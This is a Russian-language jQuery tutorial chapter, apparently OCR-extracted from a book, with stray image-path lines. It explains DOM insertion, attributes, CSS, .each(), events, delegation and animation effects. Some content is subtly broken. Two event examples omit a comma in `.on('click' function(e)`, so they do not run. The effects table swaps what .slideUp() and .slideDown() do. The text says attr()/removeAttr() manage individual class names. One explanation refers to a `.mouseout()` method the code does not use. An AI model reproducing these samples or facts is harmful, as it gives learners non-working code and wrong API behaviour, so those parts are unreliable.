1. В этой строке выбираются все элементы списка, которые содержат слово «кедровые». Затем с помощью метода **.text()** содержимое подходящих элементов меняется на «миндаль».

2. В этих строках выбираются все элементы списка, в атрибутах **class** которых есть слово **hot**, после чего содержимое каждого из них обновляется с помощью метода **.html()**.

Метод **.html()** использует функцию, позволяющую поместить содержимое каждого элемента внутрь тегов **** (подробней о синтаксисе данного кода написано внизу предыдущей страницы).

РЕЗУЛЬТАТ



3. Эта строка выбирает элемент **li**, которому присвоен идентификатор **one**, и затем удаляет с помощью метода **remove()** (ему не нужно передавать параметр).

При указании нового контента тщательно подходите к выбору одинарных и двойных кавычек. Если элемент, который вы добавляете, содержит атрибуты, обрамляйте его содержимое одинарными кавычками. Двойные кавычки используйте для значений самих атрибутов.

ДОБАВЛЕНИЕ ЭЛЕМЕНТОВ

Процесс добавления новых элементов состоит из двух шагов:

1) создание новых элементов в объекте jQuery;
2) использование метода для добавления контента на страницу.

Вы можете создавать новые объекты jQuery для хранения текста и разметки, которые затем будут добавлены в дерево DOM с помощью одного из методов, перечисленных справа во втором пункте. Если ваша выборка возвращает несколько элементов, эти методы добавят одни и те же данные в каждый из них.

При добавлении содержимого в дерево DOM убедитесь, что все непроверенные данные были как следует экранированы на сервере (об XSS-атаках читайте на с. 234–237).

1. СОЗДАНИЕ НОВЫХ ЭЛЕМЕНТОВ В ОБЪЕКТЕ JQUERY

Следующая инструкция создает переменную с названием **$newFragment** и сохраняет в нее объект jQuery. В сам объект помещается пустой элемент **li**: `var $newFragment = $('<li>');`

Следующая инструкция создает переменную с названием **$newItem** и сохраняет в нее объект jQuery, который, в свою очередь, содержит элемент **li** с атрибутом class и текстом:
`var $newItem = $('<li class="new">элемент</li>');`

2. ДОБАВЛЕНИЕ НОВОГО ЭЛЕМЕНТА НА СТРАНИЦУ

Сохранив новый контент в переменную, вы можете добавить его в дерево DOM, воспользовавшись одним из следующих методов.

.before()

Этот метод вставляет контент перед одним или несколькими выбранными элементами.

.after()

Этот метод вставляет контент после одного или нескольких выбранных элементов.

.prepend()

Этот метод вставляет контент внутрь одного или нескольких выбранных элементов после открывающего тега.

.append()

Этот метод вставляет контент внутрь одного или нескольких выбранных элементов перед закрывающим тегом.

Есть также методы **.prependTo()** и **.appendTo()**, которые являются противоположностью методов **.prepend()** и **.append()**. А именно:

`a.prepend(b)` добавляет **b** к **a**
`a.prependTo(b)` добавляет **a** к **b**

`a.append(b)` добавляет **b** к **a**
`a.appendTo(b)` добавляет **a** к **b**

ДОБАВЛЕНИЕ НОВОГО КОНТЕНТА

В этом примере можно видеть три выборки jQuery. Все они используют разные способы изменения содержимого списка.

В первом случае перед списком добавляется новая заметка. Во втором перед элементами класса **hot** вставляется символ **+**. В третьем в конец списка добавляется новый элемент.

JAVASCRIPT c07/js/adding-new-content.js


```
$(function() {
  $('ul').before('<p class="notice">Список обновлен!</p>');
  $('li.hot').prepend('+ ');
  var $newListItem = $('<li><em>кукуруза</em> без ГМО</li>');
  $('li:last').after($newListItem);
});
```

1. Выбирается элемент **ul**, и затем с помощью метода **.before()** перед списком вставляется новый абзац.

2. Выбираются все элементы **li**, атрибут **class** которых содержит значение **hot**. Затем с помощью метода **.prepend()** перед текстом добавляется символ **+**

3. Создается и сохраняется в переменную новый элемент **li**. Затем с помощью метода **.after()** он вставляется после последнего предварительно выбранного элемента **li**.

РЕЗУЛЬТАТ



ПОЛУЧЕНИЕ И УСТАНОВКА ЗНАЧЕНИЙ АТРИБУТОВ

Создавать атрибуты, считывать и изменять их содержимое можно с помощью следующих четырех методов.

Для работы с любым атрибутом любого элемента можно использовать методы **attr()** и **removeAttr()**.

Если атрибут, который обновляется с помощью метода **attr()**, не существует, он создается автоматически, и ему присваивается указанное значение.

Значение атрибута **class** может вмещать в себя имена сразу нескольких классов (разделенные пробелами). Методы **attr()** и **removeAttr()** являются очень мощными, потому что позволяют добавлять и удалять внутри атрибута **class** имена *отдельных* классов, не затрагивая при этом все остальные.

.attr()

Этот метод позволяет получать или устанавливать заданные атрибуты и их значения. Чтобы получить значение атрибута, нужно указать в скобках его имя

```
$('li#one').attr('id');
```

Чтобы обновить значение атрибута, укажите его сразу после имени.

```
$('li#one').attr('id','hot');
```

.removeAttr()

Этот метод удаляет из элемента заданный атрибут (вместе с его значением). Вам просто нужно указать в скобках его имя.

```
$('li#one').removeAttr('id');
```

.addClass()

Этот метод добавляет новое значение к уже имеющемуся содержимому атрибута **class**, не перезаписывая его.

.removeClass()

Этот метод удаляет значение из атрибута **class**, оставляя без изменений имена остальных классов в том же атрибуте.

Эти два метода являются еще одним хорошим примером того, как jQuery привносит полезную функциональность, востребованную веб-разработчиками.

РАБОТА С АТРИБУТАМИ

Инструкция в этом примере использует метод jQuery для изменения атрибутов **class** и **id** в заданных HTML-элементах.

При изменении значений этих атрибутов к элементам применяются правила CSS, изменяющие их внешний вид.

Использование событий для изменения содержимого атрибутов, приводящего к добавлению новых правил CSS, — это распространенный способ создания интерактивности на веб-странице.

JAVASCRIPT c07/js/attributes.js

```
$(function() {
1 $('li#three').removeClass('hot');
2 $('li.hot').addClass('favorite');
3 $('ul').attr('id', 'group');
});
```

1. Первая инструкция находит третий элемент списка (ему присвоен идентификатор **three**) и удаляет из значения его атрибута **class** слово **hot**. Это важный нюанс, поскольку он влияет на следующую инструкцию.

2. Вторая инструкция выбирает все элементы **li**, атрибут **class** которых содержит значение **hot**, и добавляет им имя нового класса, **favorite**. Этот код затронет только первые два элемента списка, поскольку третий был обновлен на предыдущем этапе.

3. Третья инструкция выбирает элемент **ul** и добавляет в него атрибут **id**, присваивая ему значение **group** (из-за чего срабатывает правило CSS, добавляющее к элементу **ul** поле и границу.

РЕЗУЛЬТАТ

ПОЛУЧЕНИЕ И УСТАНОВКА СВОЙСТВ CSS

Метод **.css()** позволяет извлекать и устанавливать значений свойств CSS.

Чтобы *получить* значение свойства CSS, нужно указать его в скобках. Если согласованный набор содержит сразу несколько элементов, будет возвращено значение первого из них.

Чтобы *установить* значение свойства CSS, нужно указать его в скобках в качестве второго аргумента, сразу после названия свойства и запятой. Обновление коснется всех элементов в согласованном наборе. В одном методе можно указать сразу несколько свойств, используя запись в виде объектов-литералов.

Примечание. В методе, который используется для установки отдельного свойства, имя и значение разделяются запятой (как и все остальные параметры в методе).

При использовании объектов-литералов свойства и их значения разделяются двоеточием.

КАК ПОЛУЧИТЬ СВОЙСТВА CSS

Этот код сохранит цвет фона первого элемента списка в переменную **backgroundColor**. Цвет будет возвращен в виде значения по цветовой модели RGB.

```
var backgroundColor = $('li').css('background-color');
```

КАК УСТАНОВИТЬ СВОЙСТВО CSS

Этот код установит цвет фона для всех элементов списка. Обратите внимание, что название свойства и его значение разделены запятой, а не двоеточием.

```
$('li').css('background-color', '#272727');
```

При работе с размерами, заданными в пикселях, значения можно увеличивать и уменьшать с помощью операций += и -=.

```
$('li').css('padding-left', '+=20');
```

УСТАНОВКА МНОЖЕСТВЕННЫХ ЗНАЧЕНИЙ

Можно устанавливать сразу несколько свойств, записывая их в виде *объектов-литералов***.**

- Свойства и их значения помещаются в фигурные скобки.
- Двоеточие используется для разделения названий свойств и их значений.
- После каждой пары (кроме последней) идет запятая.

Этот код устанавливает цвет фона и шрифт для всех элементов списка.

```
$('li').css({
  'background-color': '#272727',
  'font-family': 'Courier'
});
```

ИЗМЕНЕНИЕ ПРАВИЛ CSS

В примере показано, как с помощью метода **.css()** можно выбирать и обновлять CSS-свойства элементов.

При загрузке страницы сценарий проверяет цвет фона первого элемента **li** и записывает его после списка.

Затем он обновляет несколько CSS-свойств во всех элементах, используя один и тот же метод **.css()** в сочетании с объектами-литералами.

JAVASCRIPT c07/js/css.js

```
$(function() {
  var backgroundColor = $('li').css('background-color');
  $('ul').append('<p>Color was: ' + backgroundColor + '</p>');
  $('li').css({
    'background-color': '#c5a996',
    'border': '1px solid #fff',
    'color': '#000',
    'font-family': 'Georgia',
    'padding-left': '+=75'
  });
});
```

1. Создается переменная **backgroundColor**. Выборка jQuery содержит все элементы **li**, и **.css()** возвращает значение свойства **background-color** первого из них.


2. Цвет фона первого элемента записывается на страницу с помощью метода **.append()** (с которым вы познакомились на с. 324). Здесь он используется для добавления контента после элемента **ul**.

3. Селектор выбирает все элементы **li**, и метод **.css()** обновляет в них сразу несколько свойств:

- цвет фона меняется на коричневый;
- добавляется белая граница;
- цвет текста меняется на черный;
- шрифт меняется на **Georgia**;
- увеличивается отступ слева.

Примечание: Вместо обновления CSS-свойств прямо из JavaScript-файла лучше подправить атрибут **class** (чтобы применить новые правила из таблицы стилей).

РЕЗУЛЬТАТ



РАБОТА С КАЖДЫМ ЭЛЕМЕНТОМ ВЫБОРКИ

Метод **.each()**, входящий в jQuery, позволяет воссоздать возможности цикла, применяя их к набору элементов.

Вы уже имели дело с несколькими методами jQuery, которые обновляют все элементы в согласованном наборе без необходимости использовать цикл.

Однако бывают ситуации, когда нужно последовательно перебрать все элементы в выборке. Часто это делается:

- для получения информации из каждого элемента в согласованном наборе;
- для выполнения последовательности действий с каждым из элементов.

Для этих целей существует метод **.each()**. В качестве параметра он принимает функцию. Она может обладать именем или быть анонимной (как показано на текущей странице).

.each()

Позволяет выполнять одну или больше инструкций в контексте каждого элемента в выборке, возвращенной селектором, что похоже на цикл в JavaScript.

Данный метод принимает один параметр — функцию, содержащую инструкции, которые вы хотите применить к каждому элементу.

this или $(this)

Когда метод **.each()** перебирает элементы, доступ к текущему элементу можно получить с помощью ключевого слова **this**.

Также часто встречается инструкция **$(this)**, которая использует ключевое слово **this** для создания новой выборки, содержащей текущий элемент. Это позволяет применять к текущему элементу методы jQuery.

```
(1)(2)
$('li').each(function() {
  var ids = this.id;
  $(this).append(' <em class="order">' + ids + '</em>');  (3)
});
```

1. Выборка jQuery содержит все элементы **li**.
2. Метод **.each()** применяет один и тот же код к каждому элементу в выборке.
3. Анонимная функция выполняется для каждого элемента в списке.

Ключевое слово **this** указывает на текущий узел, так что если вы хотите обратиться к свойству данного узла (например, к его атрибутам **id** или **class**), вам лучше использовать для этого обычный JavaScript: `ids = this.id;`

Инструкция `ids = $(this).attr('id');` менее эффективна, поскольку заставляет интерпретатор создавать новый объект jQuery и использовать метод для доступа к информации, хранящейся в свойстве.

ИСПОЛЬЗОВАНИЕ МЕТОДА .EACH()

В этом примере создается объект jQuery, содержащий все элементы списка на странице.

Затем метод **.each()** перебирает каждый элемент и запускает для него анонимную функцию.

Анонимная функция берет значение атрибута **id** и добавляет его к тексту элемента **li**.

JAVASCRIPT c07/js/each.js

```
$(function() {
  $('li').each(function() {
    var ids = this.id;
    $(this).append(' <span class="order">' + ids + '</span>');
  });
});
```

1. Селектор создает объект jQuery, содержащий все элементы **li**. Метод **.each()** вызывает для каждого элемента в согласованном наборе анонимную функцию.

2. Ключевое слово **this** указывает на текущий узел в цикле. Оно используется для доступа к значению атрибута **id** текущего элемента, которое сохраняется в переменную с именем **ids**.

3. Инструкция **$(this)** используется для создания объекта jQuery, содержащего текущий элемент цикла.

Наличие элемента внутри этого объекта позволяет применять к нему методы jQuery. В нашем случае используется метод **.append()**, который добавляет к текущему элементу списка новый узел **span**. Внутри него содержится значение атрибута **id** текущего элемента, который был получен на шаге 2.

РЕЗУЛЬТАТ


МЕТОДЫ-СОБЫТИЯ

Метод **.on()** используется для обработки всех событий. jQuery берет на себя решение всех кроссбраузерных проблем, которые вы могли видеть в предыдущей главе.

Метод **.on()** в использовании ничем не отличается от любого другого метода jQuery. Вы:

- применяете селектор для создания выборки jQuery;
- указываете метод **.on()**, чтобы обозначить событие, на которое хотите реагировать, а он добавляет обработчик событий для каждого элемента выборки.

Метод **.on()** появился в jQuery версии 1.7. До этого в jQuery для каждого события использовались отдельные методы — например, **.click()** и **.focus()**. Они могут встретиться вам в старом коде, но сегодня следует использовать только метод **.on()**.



1. Выборка jQuery содержит все элементы **li**.
2. Метод .on() используется для обработки событий. Ему нужны два параметра.
3. Первый параметр — это событие, на которое вы хотите реагировать, в данном случае — **click**.
4. Второй параметр — код, который нужно запустить в случае возникновения события в контексте любого элемента согласованного набора. Это может быть именованная или анонимная функция. Выше используется второй вариант; код добавляет к атрибуту **class** значение **complete**.

Дополнительные параметры для этого метода описаны на с. 336.

СОБЫТИЯ JQUERY

Ниже представлены популярные события, которые обрабатывает метод **.on()**. В jQuery введены дополнительные события, упрощающие жизнь, — например, **ready**, которое срабатывает, когда страница становится готовой к работе (они помечены символом *).

СОБЫТИЯ ИНТЕРФЕЙСА	focus, blur, change
СОБЫТИЯ КЛАВИАТУРЫ	input, keydown, keyup, keypress
СОБЫТИЯ МЫШИ	click, dblclick, mouseup, mousedown, mouseover, mousemove, mouseout, hover*
СОБЫТИЯ ФОРМЫ	submit, select, change
СОБЫТИЯ ДОКУМЕНТА	ready*, load, unload*
СОБЫТИЯ БРАУЗЕРА	error, resize, scroll

СОБЫТИЯ БРАУЗЕРА

В данном примере значение атрибута **id** добавляется к содержимому соответствующего элемента, когда над ним двигается указатель мыши.

То же самое происходит, когда пользователь щелкает мышью на элементе списка (поскольку событие **mouseover** не работает на устройствах с сенсорным экраном).

Событие **mouseout** удаляет со страницы добавленную информацию, чтобы она не накапливалась.

JAVASCRIPT c07/js/events.js

```
$(function() {
  var ids = '';
  var $listItems = $('li');

  $listItems.on('mouseover click', function() {
    ids = this.id;
    $listItems.children('span').remove();
    $(this).append(' <span class="priority">' + ids + '</span>');
  });

  $listItems.on('mouseout', function() {
    $(this).children('span').remove();
  });

});
```

1

2

3

1. Селектор находит все элементы списка на странице. Итоговый объект jQuery используется больше одного раза, поэтому он сохраняется в переменную с именем **$listItems**.


2. Метод **.on()** создает обработчик событий, который ждет, когда пользователь переместит указатель мыши над элементом или щелкнет по нему, после чего вызывает анонимную функцию.

Обратите внимание, что внутри одной пары кавычек указано сразу два события, разделенных пробелом.
Анонимная функция:

- получает значение атрибута **id**, принадлежащего элементу;
- удаляет узлы **span** из всех элементов списка;
- добавляет значение атрибута **id** к элементу списка в новом узле **span**.

3. Метод **.mouseout()** выполняет удаление всех дочерних элементов **span**, чтобы добавляемые значения не накапливались.

РЕЗУЛЬТАТ



ОБЪЕКТ EVENT

Любая функция, обрабатывающая события, принимает объект **event**. Он содержит методы и свойства, относящиеся к возникшему событию.

В jQuery объект **event**, как и его одноименный аналог из JavaScript, содержит свойства и методы, которые предоставляют дополнительные сведения о произошедшем событии.

Если взглянуть на функцию, вызывающуюся при возникновении события, можно увидеть, что имя объекта **event** указывается в ее скобках. Как и любой другой параметр, это имя используется внутри функции для обращения к объекту **event**.

В примере, представленном справа, для краткого обозначения объекта **event** используется буква **e**. Но, как было подмечено в предыдущей главе, вы должны учитывать, что это сокращение часто назначается объекту **error**.

```
$('li').on('click' function(e) {
  eventType = e.type;
});
```

① ②③

1. Присваиваем объекту **event** имя параметра.
2. Используем это имя внутри функции для обращения к объекту **event**.
3. Работаем со свойствами и методами объекта с помощью уже знакомой нам операции доступа (**.**).

СВОЙСТВО	ОПИСАНИЕ
type	Тип события (например, **click**, **mouseover**)
which	Клавиша или кнопка, которая была нажата
data	Объект-литерал, содержащий дополнительную информацию, которая передается в функцию при возникновении события (см. пример на следующей странице)
target	Элемент дерева DOM, который инициировал событие
pageX	Положение указателя мыши относительно левой границы области просмотра
pageY	Положение указателя мыши относительно верхней границы области просмотра
timeStamp	Количество миллисекунд, прошедших с 1 января 1970 года до момента возникновения события (эту величину называют *временем Unix*). Не работает в Firefox

МЕТОД	ОПИСАНИЕ
.preventDefault()	Предотвращает выполнение стандартного действия (например, отправки формы)
.stopPropagation()	Останавливает передачу события родительским элементам

ИСПОЛЬЗОВАНИЕ ОБЪЕКТА EVENT

В этом примере при щелчке мышью на элементе справа от него записывается дата возникновения и тип события.

Для этого используются два свойства объекта **event**: первое, **timeStamp**, говорит о том, когда возникло событие, а второе, **type**, указывает на его тип.

Чтобы список не переполнился излишним количеством дат, при каждом щелчке из него будет удаляться элемент **span**.

JAVASCRIPT c07/js/event-object.js


```
$(function() {

  $('li').on('click' function(e) {
1   $('li span').remove();
2   var date = new Date();
    date.setTime(e.timeStamp);
3   var clicked = date.toDateString();
4   $(this).append('<span class="date">' + clicked + ' ' + e.type + '</span>');
  });

});
```

1. Удаляются любые элементы **span**, которые уже находятся внутри узлов **li**.

2. Создается новый объект **Date**. Ему присваивается время, когда был выполнен щелчок мышью.

3. Время, когда был выполнен щелчок, преобразуется в дату, подходящую для чтения.

РЕЗУЛЬТАТ



4. Дата помещается внутрь элемента списка, по которому был выполнен щелчок мышью (вместе с типом использованного события)

Обратите внимание, что свойство **timeStamp** не работает в браузере Firefox.

ДОПОЛНИТЕЛЬНЫЕ ПАРАМЕТРЫ ДЛЯ ОБРАБОТЧИКОВ СОБЫТИЙ

Метод **.on()** имеет два необязательных параметра, которые позволяют:

- Фильтровать исходную выборку jQuery, чтобы обрабатывать подмножество элементов;
- Передавать дополнительную информацию в обработчик события в виде объектов-литералов.

Здесь представлены два дополнительных свойства, которые можно передавать в метод **.on()**.

Квадратные скобки, которые используются внутри метода, указывают на то, что параметр не является обязательным.

Пропуск параметров в квадратных скобках не сказывается на работоспособности метода.

1. Это одно или несколько событий, на которые вы хотите реагировать. Если вас интересует больше одного события, вы можете указать их имена через пробел — например, инструкция **'focus click'** будет реагировать и на изменение фокуса, и на щелчок мышью.

2. Если вы хотите реагировать на события, которые происходят с подмножеством элементов из исходной выборки jQuery, можете отфильтровать производный набор с помощью второго селектора.

3. Вы можете передать дополнительную информацию в функцию, которая вызывается при возникновении события, передав ее вместе с объектом **event (e)**.

```
.on(события[, селектор][, данные], function(e));
   ①     ②      ③        ④    ⑤
```

4. Это функция, которая должна быть вызвана при возникновении указанного события в контексте одного из элементов согласованного набора.

5. Функция автоматически передается в качестве параметра объект **event**, как было показано на предыдущих двух страницах (помните, что использовать его можно с помощью имени, назначенного в скобках).

В старых jQuery-сценариях для делегирования может использоваться метод **.delegate()**. Но с выходом jQuery 1.7 метод **.on()** считается более предпочтительным для выполнения этой задачи.

ДЕЛЕГИРОВАНИЕ СОБЫТИЙ

В этом примере обработчик событий запускается при щелчке или движении указателя мыши над любым элементом списка, *кроме* последнего.


Он записывает содержимое элемента, с которым взаимодействовал пользователь, сообщение о состоянии (с помощью свойства **data**) и тип события.

Информация, передающаяся через свойство **data**, записана в виде объектов-литералов (поэтому она может содержать сразу несколько свойств).

JAVASCRIPT c07/js/event-delegation.js

```
$(function() {
  var listItem, itemStatus, eventType;

  $('ul').on(
    'click mouseover',
    ':not(#four)',
    {status: 'important'},
    function(e) {
      listItem = 'Элемент: ' + e.target.textContent + '<br />';
      itemStatus = 'Состояние: ' + e.data.status + '<br />';
      eventType = 'Событие: ' + e.type;
      $('#notes').html(listItem + itemStatus + eventType);
    }
  );

});
```

РЕЗУЛЬТАТ



В примере представлен дополнительный HTML-элемент, позволяющий хранить данные, которые появляются под списком.

1. Обработчик реагирует на события **click** и **mouseover**.

2. Параметр **selector** *отфильтровывает элементы*, чей атрибут **id** содержит значение **four**.

3. Дополнительные данные, которые будут использоваться в обработчике событий, передаются в виде объекта-литерала.

4. Обработчик событий использует объект **event**, чтобы отобразить под списком содержимое элемента, с которым взаимодействовал пользователь, информацию из свойства **data**, переданного в функцию, и тип события.

ВИЗУАЛЬНЫЕ ЭФФЕКТЫ

Когда вы начнете использовать jQuery, переходы и движения на вашей веб-странице можно будет скрасить с помощью методов-эффектов.

Здесь представлены некоторые из эффектов jQuery, отображающих или скрывающих элементы вместе с их содержимым. Вы можете плавно передвигать их вверх и вниз, делать их появление и исчезновение постепенным.

Когда скрытый элемент становится видимым, постепенно выводится или перемещается на экран, другие элементы могут сдвинуться, чтобы освободить нужное место. Когда элемент скрывается, постепенно исчезает или «ускользает» с экрана, другие элементы могут заполнить освободившееся место.

Методы, в названии которых содержится слово **toggle**, анализируют текущий элемент (узнают, видимый он или нет) и переводят его в противоположное состояние.

Кроме того, создавать анимацию можно с помощью CSS3. Результат часто получается более быстрым, чем с использованием jQuery, но этот подход работает только в современных браузерах.

ОСНОВНЫЕ ЭФФЕКТЫ

МЕТОД	ОПИСАНИЕ
.show()	Отображает выбранные элементы
.hide()	Скрывает выбранные элементы
.toggle()	Переключается между отображением и скрытием выбранных элементов

ЭФФЕКТЫ ЗАТУХАНИЯ

МЕТОД	ОПИСАНИЕ
.fadeIn()	Постепенно отображает элементы, делая их непрозрачными
.fadeOut()	Постепенно скрывает элементы, делая их прозрачными
.fadeTo()	Изменяет прозрачность выбранных элементов
.fadeToggle()	Скрывает или отображает выбранные элементы, изменяя их прозрачность (на противоположный вариант относительно текущего)

ЭФФЕКТЫ СКОЛЬЖЕНИЯ

МЕТОД	ОПИСАНИЕ
.slideUp()	Отображает выбранные элементы со скользящим движением
.slideDown()	Скрывает выбранные элементы со скользящим движением
.slideToggle()	Скрывает или отображает выбранные элементы со скользящим движением (в противоположную сторону относительно текущего состояния)

ПРОЧИЕ ЭФФЕКТЫ

МЕТОД	ОПИСАНИЕ
.delay()	Задерживает выполнение последовательных элементов очереди
.stop()	Останавливает анимацию, если она имеет место в данный момент
.animate()	Создает нестандартную анимацию (см. с. 340)

ПРОСТЫЕ ЭФФЕКТЫ

В этом примере все выглядит так, как будто элементы списка постепенно появляются на экране при загрузке страницы. Любой элемент плавно исчезает, если по нему щелкнуть мышью.

На самом деле элементы загружаются как обычно, вместе с остальной страницей, но затем сразу же скрываются с помощью JavaScript.

Став невидимыми, они начинают постепенно выводиться на экран. В браузерах с выключенным JavaScript они по-прежнему будут видны.

JAVASCRIPT c07/js/effects.js

```
$(function() {
  $('h2').hide().slideDown();
  var $li = $('li');
  $li.hide().each(function(index) {
    $(this).delay(700 * index).fadeIn(700);
  });
  $li.on('click', function() {
    $(this).fadeOut(700);
  });
});
```


1. В первой инструкции селектор выбирает элемент **h2** и скрывает, чтобы его появление можно было анимировать. В качестве эффекта для показа заголовка выбирается метод **.slideDown()**. Обратите внимание на то, как сцеплены методы; нет нужды создавать для каждой задачи новую выборку.

Во втором фрагменте элементы списка появляются один за другим. И снова, прежде чем появиться на экране, они делаются скрытыми. Затем с помощью метода **.each()** последовательно перебирается каждый элемент **li**. Как видите, это приводит к срабатыванию анонимной функции.

Свойство **index** внутри анонимной функции играет роль счетчика, который обозначает текущий элемент **li**.
Метод **.delay()** создает паузу перед появлением элемента списка. Пауза вычисляется путем умножения номера индекса на 700 миллисекунд (иначе все элементы будут выведены одновременно). Затем элемент постепенно появляется на экране с помощью метода **fadeIn()**.

2. В последнем фрагменте создается обработчик событий, который ждет, когда пользователь щелкнет мышью по элементу. Когда это происходит, он постепенно скрывает элемент из списка (процесс занимает 700 миллисекунд).

РЕЗУЛЬТАТ



АНИМАЦИЯ СВОЙСТВ CSS

Метод **.animate()** позволяет создавать некоторые нестандартные эффекты и анимацию путем изменения свойств CSS.

Вы можете анимировать любое CSS-свойство, чье значение представляется в виде числа — например, **height**, **width** и **font-size**. Однако это не касается строковых свойств, таких как **font-family** или **text-transform**.

CSS-свойства записываются в виде *горбатогоРегистра*, когда первое слово начинается с маленькой буквы, а следующие — с большой. Например, свойство **border-top-left-radius** будет выглядеть как **borderTopLeftRadius**.

CSS-свойства передаются в виде объектов-литералов (как можно видеть на следующей странице). Этот метод также способен принимать три дополнительных параметра, представленных ниже.

```
.animate({
 // Стили, которые вы хотите изменить
 }[, speed][, easing][, complete]);
                ①        ②        ③
```

1. Параметр `speed` обозначает продолжительность анимации в миллисекундах (он также может принимать два ключевых слова: `slow` и `fast`).

2. Параметр `easing` может иметь одно из двух значений: `linear` (скорость анимации постоянна) или `swing` (анимация ускоряется на середине, а в начале и конце замедляется).

3. Параметр `complete` используется для вызова функции, которая должна запуститься по окончании анимации. Ее еще называют функцией *обратного вызова*.

ПРИМЕРЫ ТОГО, КАК CSS-СВОЙСТВА ЗАПИСЫВАЮТСЯ В JQUERY

`bottom` `left` `right` `top` `backgroundPositionX` `backgroundPositionY` `height` `width` `maxHeight` `minHeight` `maxWidth` `minWidth` `margin` `marginBottom` `marginLeft` `marginRight` `marginTop` `outlineWidth` `padding` `paddingBottom` `paddingLeft` `paddingRight` `paddingTop` `fontSize` `letterSpacing` `wordSpacing` `lineHeight` `textIndent` `borderRadius` `borderWidth` `borderBottomWidth` `borderLeftWidth` `borderRightWidth` `borderTopWidth` `borderSpacing`

ИСПОЛЬЗОВАНИЕ МЕТОДА .ANIMATE()

В этом примере метод **.animate()** служит для постепенного изменения значений двух числовых CSS-свойств: **opacity** и **padding-left**.

Элемент списка, по которому щелкают мышью, постепенно исчезает, а его текст уезжает вправо (все это занимает 500 миллисекунд). По завершении анимации функция обратного вызова удаляет элемент.

Числовые значения можно определенным образом увеличивать или уменьшать. Здесь для увеличения свойства **padding** на 80 пикселов используется инструкция **+=80** (чтобы уменьшить его на ту же величину, достаточно написать **-=80**).

JAVASCRIPT c07/js/animate.js

```
$(function() {
  $('li').on('click', function() {
    $(this).animate({
      opacity: 0.0,
      paddingLeft: '+=80'
    }, 500, function() {
      $(this).remove();
    });
  });
});
```


1. Выбираются все элементы списка. При щелчке мышью на любом из них запускается анонимная функция. Внутри нее инструкция **$(this)** создает объект jQuery, хранящий элемент, по которому пользователь щелкнул. Затем из этого объекта вызывается метод **.animate()**.

2. Внутри метода **.animate()** изменяются свойства **opacity** и **paddingLeft**. Значение свойства **paddingLeft** увеличивается на 80 пикселов — все выглядит так, как будто текст при постепенном скрытии скользит вправо.

3. У метода **.animate()** есть еще два параметра. Первый обозначает скорость анимации в миллисекундах (500 миллисекунд в нашем случае). В качестве второго выступает еще одна анонимная функция, где указаны действия, которые будут выполнены после завершения анимации.

